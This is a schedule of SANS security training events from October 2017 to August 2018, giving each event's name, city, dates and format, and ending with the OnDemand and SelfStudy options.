SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Munich December 2017	Munich, Germany	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Community SANS Nashville SEC401^	Nashville, TN	Jan 08, 2018 - Jan 13, 2018	Community SANS
Las Vegas 2018 - SEC503: Intrusion Detection In-Depth	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	vLive
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS London February 2018	London, United Kingdom	Feb 05, 2018 - Feb 10, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Northern VA Spring - Tysons 2018	McLean, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
SANS Security West 2018	San Diego, CA	May 11, 2018 - May 18, 2018	Live Event
Community SANS Columbia SEC503	Columbia, MD	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced